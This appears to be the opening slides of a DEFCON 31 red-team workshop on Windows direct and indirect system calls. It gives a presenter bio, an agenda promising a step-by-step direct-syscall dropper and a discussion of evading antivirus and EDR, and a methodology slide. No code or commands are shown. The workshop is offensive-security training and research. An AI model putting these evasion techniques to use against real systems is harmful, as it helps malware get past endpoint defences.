




RED OPS

INFORMATION SECURITY



(In)direct Syscalls

A journey from high to low



Whoami

Daniel Feichter from Austria / Tyrol / Innsbruck

- [@VirtualAllocEx](https://twitter.com/VirtualAllocEx)
- 12 years experience in electronics and IT
- 5 years in infosec industry
- Founder RedOps GmbH (formerly Infosec Tirol)
- Hobbies: IT, Martial Arts, Friends and Family

Focus on offensive security:

- Workshops, Red Teaming (SME)
- APT-test development and APT-simulation
- Endpoint security product testing
- Endpoint security research, mostly antivirus & EDR

This Workshop will cover

- Necessary basics from **Windows NT architecture**:
 - To grasp system calls and later direct- and indirect system calls
- What are **system calls** in general?
 - Why are they necessary?
 - How are they used in Windows OS?

This Workshop will cover

- What are **direct system calls**?
 - Why do red teamers need direct system calls?
 - Build and understand your own direct system call dropper step by step?
- What are **indirect system calls**?
 - Why red teamers need indirect system calls?
 - Comparing direct syscall and indirect syscall technique
 - Limitations of indirect syscalls?

This Workshop will cover


- Summary
- Closing and grab a few cold beers!

This Workshop is not a


- Windows Internals Workshop
- Programming Workshop
- Debugging or reversing Workshop
- A silver bullet for AV/EPP/EDR Evasion
- Not about obfuscation, encryption etc.

→ Focus on concept of **syscalls on Windows OS**


Workshop Timeline



Workshop Timeline



Bonus Chapters




Workshop Methodology

- Timeframe for each chapter about 30-60 minutes
 - About 10-15 minutes theory and slides
 - About 20-30 minutes hands on for attendees
 - About 5-10 minutes for solution and questions to the chapter
- For each chapter, theory, lab-playbook and code can be found on
 - <https://github.com/VirtualAllocEx/DEFCON-31-Syscalls-Workshop>

Chapter One


